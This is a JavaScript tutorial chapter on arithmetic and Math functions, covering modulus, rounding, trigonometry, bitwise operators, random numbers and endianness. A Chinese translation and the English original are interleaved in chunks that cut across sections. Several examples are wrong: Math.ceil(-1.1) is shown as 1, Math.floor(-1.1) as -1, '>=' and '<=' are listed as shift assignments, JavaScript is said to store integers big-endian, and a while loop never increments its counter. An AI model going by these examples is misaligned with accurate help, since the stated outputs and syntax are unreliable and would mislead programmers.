余数运算符可能对以下问题有用：

1. 测试一个整数是否（不）能被另一个数整除：

```
x % 4 == 0 // 如果 x 能被 4 整除则为真
x % 2 == 0 // 如果 x 是偶数则为真
```

Chapter 14: Arithmetic (Math)

Section 14.1: Constants

Constants	Description	Approximate
Math.E	Base of natural logarithm e	2.718
Math.LN10	Natural logarithm of 10	2.302
Math.LN2	Natural logarithm of 2	0.693
Math.LOG10E	Base 10 logarithm of e	0.434
Math.LOG2E	Base 2 logarithm of e	1.442
Math.PI	Pi: the ratio of circle circumference to diameter (π)	3.14
Math.SQRT1_2	Square root of 1/2	0.707
Math.SQRT2	Square root of 2	1.414
Number.EPSILON	Difference between one and the smallest value greater than one representable as a Number	2.2204460492503130808472633361816E-16
Number.MAX_SAFE_INTEGER	Largest integer n such that n and n + 1 are both exactly representable as a Number	2 ⁵³ - 1
Number.MAX_VALUE	Largest positive finite value of Number	1.79E+308
Number.MIN_SAFE_INTEGER	Smallest integer n such that n and n - 1 are both exactly representable as a Number	-(2 ⁵³ - 1)
Number.MIN_VALUE	Smallest positive value for Number	5E-324
Number.NEGATIVE_INFINITY	Value of negative infinity (-∞)	
Number.POSITIVE_INFINITY	Value of positive infinity (+∞)	
Infinity	Value of positive infinity (∞)	

Section 14.2: Remainder / Modulus (%)

The remainder / modulus operator (%) returns the remainder after (integer) division.

```
console.log( 42 % 10); // 2
console.log( 42 % -10); // 2
console.log(-42 % 10); // -2
console.log(-42 % -10); // -2
console.log(-40 % 10); // -0
console.log( 40 % 10); // 0
```

This operator returns the remainder left over when one operand is divided by a second operand. When the first operand is a negative value, the return value will always be negative, and vice versa for positive values.

In the example above, 10 can be subtracted four times from 42 before there is not enough left to subtract again without it changing sign. The remainder is thus: 42 - 4 * 10 = 2.

The remainder operator may be useful for the following problems:

1. Test if an integer is (not) divisible by another number:

```
x % 4 == 0 // true if x is divisible by 4
x % 2 == 0 // true if x is even number
```

```
x % 2 != 0 // 如果 x 是奇数则为真
```

由于 `0 === -0`, 这对于 `x <= -0` 也适用。

2. 实现值在 $[0, n]$ 区间内的循环递增/递减。

假设我们需要将整数值从 0 递增到（但不包括）`n`, 所以下一个值在 `n-1` 之后变为 0。这可以通过如下伪代码实现：

```
var n = ...; // 给定 n
var i = 0;
function inc() {
    i = (i + 1) % n;
}
while (true) {
    inc();
    // 使用 i 更新某些内容
}
```

现在将上述问题推广，假设我们需要允许该值既可以递增也可以递减，范围从0到（不包括）`n`, 因此在值为 `n-1` 之后，下一个值变为0，而在0之前的值变为 `n-1`。

```
var n = ...; // 给定 n
var i = 0;
function delta(d) { // d - 任意有符号整数
    i = (i + d + n) % n; // 我们加上 n 以确保 (i+d) 的和为正数
}
```

现在我们可以调用 `delta()` 函数，传入任意整数（正数或负数）作为 `delta` 参数。

使用取模运算获取数字的小数部分

```
var myNum = 10 / 4;      // 2.5
var fraction = myNum % 1; // 0.5
myNum = -20 / 7;        // -2.857142857142857
fraction = myNum % 1;    // -0.857142857142857
```

第14.3节：四舍五入

四舍五入

`Math.round()` 将使用四舍五入（向上取整）规则将值舍入到最接近的整数。

```
var a = Math.round(2.3);      // a 现在是 2
var b = Math.round(2.7);      // b 现在是 3
var c = Math.round(2.5);      // c 现在是 3
```

但是

```
var c = Math.round(-2.7);     // c 现在是 -3
var c = Math.round(-2.5);     // c 现在是 -2
```

注意 `-2.5` 被四舍五入为 `-2`。这是因为半途值总是向上舍入，也就是说它们被舍入到下一个更大的整数。

```
x % 2 != 0 // true if x is odd number
```

Since `0 === -0`, this also works for `x <= -0`.

2. Implement cyclic increment/decrement of value within $[0, n]$ interval.

Suppose that we need to increment integer value from 0 to (but not including) `n`, so the next value after `n-1` become 0. This can be done by such pseudocode:

```
var n = ...; // given n
var i = 0;
function inc() {
    i = (i + 1) % n;
}
while (true) {
    inc();
    // update something with i
}
```

Now generalize the above problem and suppose that we need to allow to both increment and decrement that value from 0 to (not including) `n`, so the next value after `n-1` become 0 and the previous value before 0 become `n-1`.

```
var n = ...; // given n
var i = 0;
function delta(d) { // d - any signed integer
    i = (i + d + n) % n; // we add n to (i+d) to ensure the sum is positive
}
```

Now we can call `delta()` function passing any integer, both positive and negative, as `delta` parameter.

Using modulus to obtain the fractional part of a number

```
var myNum = 10 / 4;      // 2.5
var fraction = myNum % 1; // 0.5
myNum = -20 / 7;        // -2.857142857142857
fraction = myNum % 1;    // -0.857142857142857
```

Section 14.3: Rounding

Rounding

`Math.round()` will round the value to the closest integer using *half round up* to break ties.

```
var a = Math.round(2.3);      // a is now 2
var b = Math.round(2.7);      // b is now 3
var c = Math.round(2.5);      // c is now 3
```

But

```
var c = Math.round(-2.7);     // c is now -3
var c = Math.round(-2.5);     // c is now -2
```

Note how `-2.5` is rounded to `-2`. This is because half-way values are always rounded up, that is they're rounded to the integer with the next higher value.

向上舍入

Math.ceil() 会将值向上舍入。

```
var a = Math.ceil(2.3);      // a 现在是 3
var b = Math.ceil(2.7);      // b 现在是 3
```

对负数进行 ceil 操作会向零方向舍入

```
var c = Math.ceil(-1.1);    // c 现在是 1
```

向下舍入

Math.floor() 会将值向下舍入。

```
var a = Math.floor(2.3);    // a 现在是 2
var b = Math.floor(2.7);    // b 现在是 2
```

floor对负数进行取整时会向远离零的方向舍入。

```
var c = Math.floor(-1.1);  // c 现在是 -1
```

截断

注意: 使用按位运算符 (除了 >>>) 仅适用于介于 -2147483649 和 2147483648 之间的数字。

```
2.3 | 0;                  // 2 (向下取整)
-2.3 | 0;                 // -2 (向上取整)
NaN | 0;                  // 0
```

版本 ≥ 6

Math.trunc()

```
Math.trunc(2.3);          // 2 (向下取整)
Math.trunc(-2.3);         // -2 (向上取整)
Math.trunc(2147483648.1); // 2147483648 (向下取整)
Math.trunc(-2147483649.1); // -2147483649 (向上取整)
Math.trunc(NaN);          // NaN
```

四舍五入到小数位

Math.floor、Math.ceil() 和 Math.round() 可用于四舍五入到指定小数位

要四舍五入到2位小数：

```
var myNum = 2/3;           // 0.6666666666666666
var multiplier = 100;
var a = Math.round(myNum * multiplier) / multiplier; // 0.67
var b = Math.ceil(myNum * multiplier) / multiplier;   // 0.67
var c = Math.floor(myNum * multiplier) / multiplier;  // 0.66
```

你也可以四舍五入到指定的位数：

```
var myNum = 10000/3;       // 3333.333333333335
var multiplier = 1/100;
var a = Math.round(myNum * multiplier) / multiplier; // 3300
```

Rounding up

Math.ceil() will round the value up.

```
var a = Math.ceil(2.3);      // a is now 3
var b = Math.ceil(2.7);      // b is now 3
```

ceiling a negative number will round towards zero

```
var c = Math.ceil(-1.1);    // c is now 1
```

Rounding down

Math.floor() will round the value down.

```
var a = Math.floor(2.3);    // a is now 2
var b = Math.floor(2.7);    // b is now 2
```

flooring a negative number will round it away from zero.

```
var c = Math.floor(-1.1);  // c is now -1
```

Truncating

Caveat: using bitwise operators (except >>>) only applies to numbers between -2147483649 and 2147483648.

```
2.3 | 0;                  // 2 (floor)
-2.3 | 0;                 // -2 (ceil)
NaN | 0;                  // 0
```

Version ≥ 6

Math.trunc()

```
Math.trunc(2.3);          // 2 (floor)
Math.trunc(-2.3);         // -2 (ceil)
Math.trunc(2147483648.1); // 2147483648 (floor)
Math.trunc(-2147483649.1); // -2147483649 (ceil)
Math.trunc(NaN);          // NaN
```

Rounding to decimal places

Math.floor、Math.ceil()，and Math.round() can be used to round to a number of decimal places

To round to 2 decimal places:

```
var myNum = 2/3;           // 0.6666666666666666
var multiplier = 100;
var a = Math.round(myNum * multiplier) / multiplier; // 0.67
var b = Math.ceil(myNum * multiplier) / multiplier;   // 0.67
var c = Math.floor(myNum * multiplier) / multiplier;  // 0.66
```

You can also round to a number of digits:

```
var myNum = 10000/3;       // 3333.333333333335
var multiplier = 1/100;
var a = Math.round(myNum * multiplier) / multiplier; // 3300
```

```
var b = Math.ceil(myNum * multiplier) / multiplier; // 3400
var c = Math.floor(myNum * multiplier) / multiplier; // 3300
```

作为一个更实用的函数：

```
// value 是要四舍五入的值
// places 如果为正数，表示要四舍五入到的小数位数
// places 如果为负数，表示要四舍五入到的位数
function roundTo(value, places){
    var power = Math.pow(10, places);
    return Math.round(value * power) / power;
}
var myNum = 10000/3;      // 3333.333333333335
roundTo(myNum, 2); // 3333.33
roundTo(myNum, 0); // 3333
roundTo(myNum, -2); // 3300
```

ceil 和 floor 的变体：

```
function ceilTo(value, places){
    var power = Math.pow(10, places);
    return Math.ceil(value * power) / power;
}
function floorTo(value, places){
    var power = Math.pow(10, places);
    return Math.floor(value * power) / power;
}
```

第14.4节：三角函数

以下所有角度均以弧度为单位。弧度为 r 的角度，其度数为 $180 * r / \text{Math.PI}$ 。

正弦

```
Math.sin(r);
```

这将返回 r 的正弦值，范围在 -1 到 1 之间。

```
Math.asin(r);
```

这将返回 r 的反正弦（正弦的逆运算）。

```
Math.asinh(r)
```

这将返回 r 的双曲反正弦。

余弦

```
Math.cos(r);
```

这将返回 r 的余弦，值介于 -1 和 1 之间。

```
Math.acos(r);
```

这将返回 r 的反余弦（余弦的逆运算）。

```
Math.acosh(r);
```

```
var b = Math.ceil(myNum * multiplier) / multiplier; // 3400
var c = Math.floor(myNum * multiplier) / multiplier; // 3300
```

As a more usable function:

```
// value is the value to round
// places if positive the number of decimal places to round to
// places if negative the number of digits to round to
function roundTo(value, places){
    var power = Math.pow(10, places);
    return Math.round(value * power) / power;
}
var myNum = 10000/3;      // 3333.333333333335
roundTo(myNum, 2); // 3333.33
roundTo(myNum, 0); // 3333
roundTo(myNum, -2); // 3300
```

And the variants for ceil and floor:

```
function ceilTo(value, places){
    var power = Math.pow(10, places);
    return Math.ceil(value * power) / power;
}
function floorTo(value, places){
    var power = Math.pow(10, places);
    return Math.floor(value * power) / power;
}
```

Section 14.4: Trigonometry

All angles below are in radians. An angle r in radians has measure $180 * r / \text{Math.PI}$ in degrees.

Sine

```
Math.sin(r);
```

This will return the sine of r , a value between -1 and 1.

```
Math.asin(r);
```

This will return the arcsine (the reverse of the sine) of r .

```
Math.asinh(r)
```

This will return the hyperbolic arcsine of r .

Cosine

```
Math.cos(r);
```

This will return the cosine of r , a value between -1 and 1.

```
Math.acos(r);
```

This will return the arccosine (the reverse of the cosine) of r .

```
Math.acosh(r);
```

这将返回 r 的双曲反余弦。

切线

```
Math.tan(r);
```

这将返回 r 的正切值。

```
Math.atan(r);
```

这将返回 r 的反正切（正切的反函数）。注意，它将返回一个介于

- $\pi/2$ 和 $\pi/2$ 之间的弧度角。

```
Math.atanh(r);
```

这将返回 r 的双曲反正切值。

```
Math.atan2(x, y);
```

这将返回从(0, 0)到(x, y)的角度值，单位为弧度。返回值介于- π 和 π 之间，不包括 π 。

第14.5节：按位运算符

请注意，所有按位操作都作用于32位整数，方法是将任何操作数传递给内部函数ToInt32。

按位或

```
var a;  
a = 0b0011 | 0b1010; // a === 0b1011  
// 真值表  
// 1010 | (或)  
// 0011  
// 1011 (结果)
```

按位与

```
a = 0b0011 & 0b1010; // a === 0b0010  
// 真值表  
// 1010 & (与)  
// 0011  
// 0010 (结果)
```

按位非

```
a = ~0b0011; // a === 0b1100  
// 真值表  
// 10 ~ (非)  
// 01 (结果)
```

按位异或（排他或）

```
a = 0b1010 ^ 0b0011; // a === 0b1001  
// 真值表  
// 1010 ^ (异或)  
// 0011  
// 1001 (结果)
```

按位左移

```
a = 0b0001 << 1; // a === 0b0010  
a = 0b0001 << 2; // a === 0b0100  
a = 0b0001 << 3; // a === 0b1000
```

This will return the hyperbolic arccosine of r.

Tangent

```
Math.tan(r);
```

This will return the tangent of r.

```
Math.atan(r);
```

This will return the arctangent (the reverse of the tangent) of r. Note that it will return an angle in radians between - $\pi/2$ and $\pi/2$.

```
Math.atanh(r);
```

This will return the hyperbolic arctangent of r.

```
Math.atan2(x, y);
```

This will return the value of an angle from (0, 0) to (x, y) in radians. It will return a value between - π and π , not including π .

Section 14.5: Bitwise operators

Note that all bitwise operations operate on 32-bit integers by passing any operands to the internal function [ToInt32](#).

Bitwise or

```
var a;  
a = 0b0011 | 0b1010; // a === 0b1011  
// truth table  
// 1010 | (or)  
// 0011  
// 1011 (result)
```

Bitwise and

```
a = 0b0011 & 0b1010; // a === 0b0010  
// truth table  
// 1010 & (and)  
// 0011  
// 0010 (result)
```

Bitwise not

```
a = ~0b0011; // a === 0b1100  
// truth table  
// 10 ~ (not)  
// 01 (result)
```

Bitwise xor (exclusive or)

```
a = 0b1010 ^ 0b0011; // a === 0b1001  
// truth table  
// 1010 ^ (xor)  
// 0011  
// 1001 (result)
```

Bitwise left shift

```
a = 0b0001 << 1; // a === 0b0010  
a = 0b0001 << 2; // a === 0b0100  
a = 0b0001 << 3; // a === 0b1000
```

左移相当于整数乘以 `Math.pow(2, n)`。进行整数运算时，移位可以显著提高某些数学运算的速度。

```
var n = 2;
var a = 5.4;
var result = (a << n) === Math.floor(a) * Math.pow(2,n);
// result is true
a = 5.4 << n; // 20
```

按位右移 >> (带符号移位) >>> (无符号右移)

```
a = 0b1001 >> 1; // a === 0b0100
a = 0b1001 >> 2; // a === 0b0010
a = 0b1001 >> 3; // a === 0b0001

a = 0b1001 >>> 1; // a === 0b0100
a = 0b1001 >>> 2; // a === 0b0010
a = 0b1001 >>> 3; // a === 0b0001
```

一个负的32位值其最高位总是为1：

```
a = 0b1111111111111111111111110111 | 0;
console.log(a); // -9
b = a >> 2; // 最高位向右移1位, 然后新的最高位被设置为1
console.log(b); // -3
b = a >>> 2; // 最高位向右移1位, 新的最高位被设置为0
console.log(b); // 2147483643
```

操作 `a >>>` 的结果总是正数。

`>>` 的结果总是与被移位的值符号相同。

对正数进行右移相当于除以`Math.pow(2,n)`并向右取整，具体如下：

```
a = 256.67;
n = 4;
result = (a >> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// 结果为真
a = a >> n; // 16

result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// 结果为真
a = a >>> n; // 16
```

对负数进行右移零填充 (`>>>`) 则不同。由于JavaScript在进行位操作时不会转换为无符号整数，因此没有等效的操作：

```
a = -256.67;
result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// 结果为假
```

按位赋值运算符

除了非运算符 (`-`) 之外，上述所有按位运算符都可以用作赋值运算符：

```
a |= b; // 等同于: a = a | b;
a ^= b; // 等同于: a = a ^ b;
a &= b; // 等同于: a = a & b;
a >= b; // 等同于: a = a >> b;
a >>= b; // 等同于: a = a >>> b;
a <= b; // 等同于: a = a << b;
```

Shift left is equivalent to integer multiply by `Math.pow(2, n)`. When doing integer math, shift can significantly improve the speed of some math operations.

```
var n = 2;
var a = 5.4;
var result = (a << n) === Math.floor(a) * Math.pow(2,n);
// result is true
a = 5.4 << n; // 20
```

Bitwise right shift >> (Sign-propagating shift) >>> (Zero-fill right shift)

```
a = 0b1001 >> 1; // a === 0b0100
a = 0b1001 >> 2; // a === 0b0010
a = 0b1001 >> 3; // a === 0b0001

a = 0b1001 >>> 1; // a === 0b0100
a = 0b1001 >>> 2; // a === 0b0010
a = 0b1001 >>> 3; // a === 0b0001
```

A negative 32bit value always has the left most bit on:

```
a = 0b1111111111111111111111110111 | 0;
console.log(a); // -9
b = a >> 2; // leftmost bit is shifted 1 to the right then new left most bit is set to on (1)
console.log(b); // -3
b = a >>> 2; // leftmost bit is shifted 1 to the right. the new left most bit is set to off (0)
console.log(b); // 2147483643
```

The result of `a >>>` operation is always positive.

The result of `a >>` is always the same sign as the shifted value.

Right shift on positive numbers is the equivalent of dividing by the `Math.pow(2, n)` and flooring the result:

```
a = 256.67;
n = 4;
result = (a >> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >> n; // 16

result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >>> n; // 16
```

Right shift zero fill (`>>>`) on negative numbers is different. As JavaScript does not convert to unsigned ints when doing bit operations there is no operational equivalent:

```
a = -256.67;
result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is false
```

Bitwise assignment operators

With the exception of not (`~`) all the above bitwise operators can be used as assignment operators:

```
a |= b; // same as: a = a | b;
a ^= b; // same as: a = a ^ b;
a &= b; // same as: a = a & b;
a >= b; // same as: a = a >> b;
a >>= b; // same as: a = a >>> b;
a <= b; // same as: a = a << b;
```

警告：JavaScript 使用大端序存储整数。这并不总是与设备/操作系统的字节序匹配。当使用位长度大于8位的类型化数组时，应先检查环境是小端序还是大端序，然后再进行按位操作。

警告：按位运算符如 `&` 和 `|` 不是 逻辑运算符 `&&` (与) 和 `||` (或)。如果用作逻辑运算符，将会得到错误的结果。`^` 运算符 不是 幂运算符 `(ab)`。

第14.6节：自增（`++`）

自增运算符（`++`）将其操作数加一。

- 如果作为后缀使用，则返回自增前的值。
- 如果作为前缀使用，则返回自增后的值。

```
//后缀
var a = 5,      // 5
    b = a++,    // 5
    c = a      // 6
```

在这种情况下，`a` 在设置 `b` 之后递增。因此，`b` 将是 5，`c` 将是 6。

```
//前缀
var a = 5,      // 5
    b = ++a,   // 6
    c = a      // 6
```

在这种情况下，`a` 在设置 `b` 之前递增。因此，`b` 将是 6，`c` 将是 6。

递增和递减运算符通常用于 `for` 循环，例如：

```
for(var i = 0; i < 42; ++i)
{
    // 做一些很棒的事情！
}
```

注意 `prefix` 变体的使用。这确保了不会无谓地创建临时变量（用于返回操作之前的值）。

第14.7节：指数运算（`Math.pow()` 或 `**`）

指数运算使第二个操作数成为第一个操作数的幂（`ab`）。

```
var a = 2,
    b = 3,
    c = Math.pow(a, b);
```

`c` 现在将是 8

版本 > 6

阶段 3 ES2016 (ECMAScript 7) 提案：

```
let a = 2,
    b = 3,
```

Warning: JavaScript uses Big Endian to store integers. This will not always match the Endian of the device/OS. When using typed arrays with bit lengths greater than 8 bits you should check if the environment is Little Endian or Big Endian before applying bitwise operations.

Warning: Bitwise operators such as `&` and `|` are **not** the same as the logical operators `&&` (and) and `||` (or). They will provide incorrect results if used as logical operators. The `^` operator is **not** the power operator `(ab)`.

Section 14.6: Incrementing (`++`)

The Increment operator (`++`) increments its operand by one.

- If used as a postfix, then it returns the value before incrementing.
- If used as a prefix, then it returns the value after incrementing.

```
//postfix
var a = 5,      // 5
    b = a++,    // 5
    c = a      // 6
```

In this case, `a` is incremented after setting `b`. So, `b` will be 5, and `c` will be 6.

```
//prefix
var a = 5,      // 5
    b = ++a,   // 6
    c = a      // 6
```

In this case, `a` is incremented before setting `b`. So, `b` will be 6, and `c` will be 6.

The increment and decrement operators are commonly used in `for` loops, for example:

```
for(var i = 0; i < 42; ++i)
{
    // do something awesome!
}
```

Notice how the `prefix` variant is used. This ensures that a temporarily variable isn't needlessly created (to return the value prior to the operation).

Section 14.7: Exponentiation (`Math.pow()` or `**`)

Exponentiation makes the second operand the power of the first operand (`ab`).

```
var a = 2,
    b = 3,
    c = Math.pow(a, b);
```

`c` will now be 8

Version > 6

Stage 3 ES2016 (ECMAScript 7) Proposal:

```
let a = 2,
    b = 3,
```

```
c = a ** b;
```

c 现在将是 8

使用 Math.pow 来求一个数的 n 次根。

求 n 次根是求 n 次方的逆运算。例如，2 的 5 次方是 32。32 的第 5 次根是 2。

```
Math.pow(v, 1 / n); // 其中 v 是任意正实数  
// n 是任意正整数
```

```
var a = 16;  
var b = Math.pow(a, 1 / 2); // 返回16的平方根 = 4  
var c = Math.pow(a, 1 / 3); // 返回16的立方根 = 2.5198420997897464  
var d = Math.pow(a, 1 / 4); // 返回16的四次方根 = 2
```

第14.8节：随机整数和浮点数

```
var a = Math.random();
```

变量 a 的示例值：`0.21322848065742162`

`Math.random()` 返回一个介于0（含）和1（不含）之间的随机数

```
function getRandom() {  
    return Math.random();  
}
```

要使用`Math.random()`获取任意范围内的数字（非[0,1]），可使用此函数获取介于min（含）和max（不含）之间的随机数：区间为[min, max)

```
function getRandomArbitrary(min, max) {  
    return Math.random() * (max - min) + min;  
}
```

要使用`Math.random()`获取任意范围内的整数（非[0,1]），可使用此函数获取介于min（含）和max（不含）之间的随机整数：区间为[min, max)

```
function getRandomInt(min, max) {  
    return Math.floor(Math.random() * (max - min)) + min;  
}
```

要使用`Math.random()`从任意范围（非[0,1]）获取整数，请使用此函数获取介于min（含）和max（含）之间的随机数：区间为[min,max]

```
function getRandomIntInclusive(min, max) {  
    return Math.floor(Math.random() * (max - min + 1)) + min;  
}
```

函数来源于

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Math/random

```
c = a ** b;
```

c will now be 8

Use Math.pow to find the nth root of a number.

Finding the nth roots is the inverse of raising to the nth power. For example 2 to the power of 5 is 32. The 5th root of 32 is 2.

```
Math.pow(v, 1 / n); // where v is any positive real number  
// and n is any positive integer
```

```
var a = 16;  
var b = Math.pow(a, 1 / 2); // return the square root of 16 = 4  
var c = Math.pow(a, 1 / 3); // return the cubed root of 16 = 2.5198420997897464  
var d = Math.pow(a, 1 / 4); // return the 4th root of 16 = 2
```

Section 14.8: Random Integers and Floats

```
var a = Math.random();
```

Sample value of a: `0.21322848065742162`

`Math.random()` returns a random number between 0 (inclusive) and 1 (exclusive)

```
function getRandom() {  
    return Math.random();  
}
```

To use `Math.random()` to get a number from an arbitrary range (not [0,1]) use this function to get a random number between min (inclusive) and max (exclusive): interval of [min, max)

```
function getRandomArbitrary(min, max) {  
    return Math.random() * (max - min) + min;  
}
```

To use `Math.random()` to get an integer from an arbitrary range (not [0,1]) use this function to get a random number between min (inclusive) and max (exclusive): interval of [min, max)

```
function getRandomInt(min, max) {  
    return Math.floor(Math.random() * (max - min)) + min;  
}
```

To use `Math.random()` to get an integer from an arbitrary range (not [0,1]) use this function to get a random number between min (inclusive) and max (inclusive): interval of [min, max]

```
function getRandomIntInclusive(min, max) {  
    return Math.floor(Math.random() * (max - min + 1)) + min;  
}
```

Functions taken from

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Math/random

第14.9节：加法 (+)

加法运算符 (+) 用于数字相加。

```
var a = 9,  
    b = 3,  
    c = a + b;
```

c现在的值为12

该操作符也可以在单个赋值中多次使用：

```
var a = 9,  
    b = 3,  
    c = 8,  
    d = a + b + c;
```

d 现在将是20。

两个操作数都会被转换为原始类型。然后，如果其中任意一个是字符串，它们都会被转换为字符串并连接。否则，它们都会被转换为数字并相加。

```
null + null;      // 0  
null + undefined; // NaN  
null + {};         // "null[object Object]"  
null + '';         // "null"
```

如果操作数是字符串和数字，数字会被转换为字符串，然后它们被连接，这可能会导致处理看起来像数字的字符串时出现意外结果。

```
"123" + 1;        // "1231" (不是124)
```

如果布尔值代替任何数字值，布尔值会先被转换为数字（0表示 false，1表示true），然后再计算和：

```
true + 1;         // 2  
false + 5;         // 5  
null + 1;          // 1  
undefined + 1;     // NaN
```

如果布尔值与字符串值一起出现，布尔值会被转换为字符串：

```
true + "1";       // "true1"  
false + "bar";     // "falsebar"
```

第14.10节：使用位运算符时，类型化数组的小端/大端

检测设备的字节序

```
var isLittleEndian = true;  
(()=>{  
    var buf = new ArrayBuffer(4);  
    var buf8 = new Uint8ClampedArray(buf);
```

Section 14.9: Addition (+)

The addition operator (+) adds numbers.

```
var a = 9,  
    b = 3,  
    c = a + b;
```

c will now be 12

This operand can also be used multiple times in a single assignment:

```
var a = 9,  
    b = 3,  
    c = 8,  
    d = a + b + c;
```

d will now be 20.

Both operands are converted to primitive types. Then, if either one is a string, they're both converted to strings and concatenated. Otherwise, they're both converted to numbers and added.

```
null + null;      // 0  
null + undefined; // NaN  
null + {};         // "null[object Object]"  
null + '';         // "null"
```

If the operands are a string and a number, the number is converted to a string and then they're concatenated, which may lead to unexpected results when working with strings that look numeric.

```
"123" + 1;        // "1231" (not 124)
```

If a boolean value is given in place of any of the number values, the boolean value is converted to a number (0 for false, 1 for true) before the sum is calculated:

```
true + 1;         // 2  
false + 5;         // 5  
null + 1;          // 1  
undefined + 1;     // NaN
```

If a boolean value is given alongside a string value, the boolean value is converted to a string instead:

```
true + "1";       // "true1"  
false + "bar";     // "falsebar"
```

Section 14.10: Little / Big endian for typed arrays when using bitwise operators

To detect the endian of the device

```
var isLittleEndian = true;  
(()=>{  
    var buf = new ArrayBuffer(4);  
    var buf8 = new Uint8ClampedArray(buf);
```

```

var data = new Uint32Array(buf);
data[0] = 0x0F000000;
if(buf8[0] === 0x0f){
    isLittleEndian = false;
}
})();

```

小端模式（Little-Endian）从右到左存储最高有效字节。

大端模式（Big-Endian）从左到右存储最高有效字节。

```

var myNum = 0x11223344 | 0; // 32位有符号整数
var buf = new ArrayBuffer(4);
var data8 = new Uint8ClampedArray(buf);
var data32 = new Uint32Array(buf);
data32[0] = myNum; // 将数字存储到32位数组中

```

如果系统使用小端模式，则8位字节值将是

```

console.log(data8[0].toString(16)); // 0x44
console.log(data8[1].toString(16)); // 0x33
console.log(data8[2].toString(16)); // 0x22
console.log(data8[3].toString(16)); // 0x11

```

如果系统使用大端模式，那么8位字节值将是

```

console.log(data8[0].toString(16)); // 0x11
console.log(data8[1].toString(16)); // 0x22
console.log(data8[2].toString(16)); // 0x33
console.log(data8[3].toString(16)); // 0x44

```

Endian 类型重要的示例

```

var canvas = document.createElement("canvas");
var ctx = canvas.getContext("2d");
var imgData = ctx.getImageData(0, 0, canvas.width, canvas.height);
// 为了加快对图像缓冲区的读写，可以创建一个缓冲区视图,
// 该视图为32位，允许你通过一次操作读写一个像素
var buf32 = new Uint32Array(imgData.data.buffer);
// 屏蔽红色和蓝色通道
var mask = 0x00FF00FF; // 大端像素通道顺序 红、绿、蓝、阿尔法
if(isLittleEndian){
    mask = 0xFF00FF00; // 小端像素通道顺序 阿尔法、蓝、绿、红
}
var len = buf32.length;
var i = 0;
while(i < len){ // 遮罩所有像素
    buf32[i] |= mask; // 遮罩红色和蓝色
}
ctx.putImageData(imgData);

```

第14.11节：获取两个数字之间的随机数

返回一个介于min和max之间的随机整数：

```

function randomBetween(min, max) {
    return Math.floor(Math.random() * (max - min + 1)) + min;
}

```

```

var data = new Uint32Array(buf);
data[0] = 0x0F000000;
if(buf8[0] === 0x0f){
    isLittleEndian = false;
}
})();

```

Little-Endian stores most significant bytes from right to left.

Big-Endian stores most significant bytes from left to right.

```

var myNum = 0x11223344 | 0; // 32 bit signed integer
var buf = new ArrayBuffer(4);
var data8 = new Uint8ClampedArray(buf);
var data32 = new Uint32Array(buf);
data32[0] = myNum; // store number in 32Bit array

```

If the system uses Little-Endian, then the 8bit byte values will be

```

console.log(data8[0].toString(16)); // 0x44
console.log(data8[1].toString(16)); // 0x33
console.log(data8[2].toString(16)); // 0x22
console.log(data8[3].toString(16)); // 0x11

```

If the system uses Big-Endian, then the 8bit byte values will be

```

console.log(data8[0].toString(16)); // 0x11
console.log(data8[1].toString(16)); // 0x22
console.log(data8[2].toString(16)); // 0x33
console.log(data8[3].toString(16)); // 0x44

```

Example where Endian type is important

```

var canvas = document.createElement("canvas");
var ctx = canvas.getContext("2d");
var imgData = ctx.getImageData(0, 0, canvas.width, canvas.height);
// To speed up read and write from the image buffer you can create a buffer view that is
// 32 bits allowing you to read/write a pixel in a single operation
var buf32 = new Uint32Array(imgData.data.buffer);
// Mask out Red and Blue channels
var mask = 0x00FF00FF; // bigEndian pixel channels Red, Green, Blue, Alpha
if(isLittleEndian){
    mask = 0xFF00FF00; // littleEndian pixel channels Alpha, Blue, Green, Red
}
var len = buf32.length;
var i = 0;
while(i < len){ // Mask all pixels
    buf32[i] |= mask; // Mask out Red and Blue
}
ctx.putImageData(imgData);

```

Section 14.11: Get Random Between Two Numbers

Returns a random integer between min and max:

```

function randomBetween(min, max) {
    return Math.floor(Math.random() * (max - min + 1)) + min;
}

```

示例：

```
// randomBetween(0, 10);
Math.floor(Math.random() * 11);

// randomBetween(1, 10);
Math.floor(Math.random() * 10) + 1;

// randomBetween(5, 20);
Math.floor(Math.random() * 16) + 5;

// randomBetween(-10, -2);
Math.floor(Math.random() * 9) - 10;
```

第14.12节：模拟具有不同概率的事件

有时你可能只需要模拟一个有两个结果的事件，可能概率不同，但你可能会遇到需要模拟多个不同概率结果的情况。假设你想模拟一个有六个等概率结果的事件。这很简单。

```
function simulateEvent(numEvents) {
  var event = Math.floor(numEvents*Math.random());
  return event;
}

// 模拟公平的骰子
console.log("掷出了一个 "+(simulateEvent(6)+1)); // 掷出了2
```

但是，你可能不想要等概率的结果。假设你有一个包含三个结果的列表，用百分比或可能性倍数表示概率。这样的例子可能是加权骰子。你可以重写之前的函数来模拟这样的事件。

```
function simulateEvent(chances) {
  var sum = 0;
  chances.forEach(function(chance) {
    sum+=chance;
  });
  var rand = Math.random();
  var chance = 0;
  for(var i=0; i<chances.length; i++) {
    chance+=chances[i]/sum;
    if(rand<chance) {
      return i;
    }
  }

  // 除非概率总和小于1，否则不应达到此处
  // 可能是因为所有概率为零或某些概率为负数
  return -1;
}

// 模拟加权骰子，其中6出现的概率是其他面的两倍
// 使用概率倍数
console.log("Rolled a "+(simulateEvent([1,1,1,1,1,2])+1)); // 掷出了1

// 使用概率
console.log("Rolled a "+(simulateEvent([1/7,1/7,1/7,1/7,1/7,2/7])+1)); // 掷出了6
```

Examples:

```
// randomBetween(0, 10);
Math.floor(Math.random() * 11);

// randomBetween(1, 10);
Math.floor(Math.random() * 10) + 1;

// randomBetween(5, 20);
Math.floor(Math.random() * 16) + 5;

// randomBetween(-10, -2);
Math.floor(Math.random() * 9) - 10;
```

Section 14.12: Simulating events with different probabilities

Sometimes you may only need to simulate an event with two outcomes, maybe with different probabilities, but you may find yourself in a situation that calls for many possible outcomes with different probabilities. Let's imagine you want to simulate an event that has six equally probable outcomes. This is quite simple.

```
function simulateEvent(numEvents) {
  var event = Math.floor(numEvents*Math.random());
  return event;
}

// simulate fair die
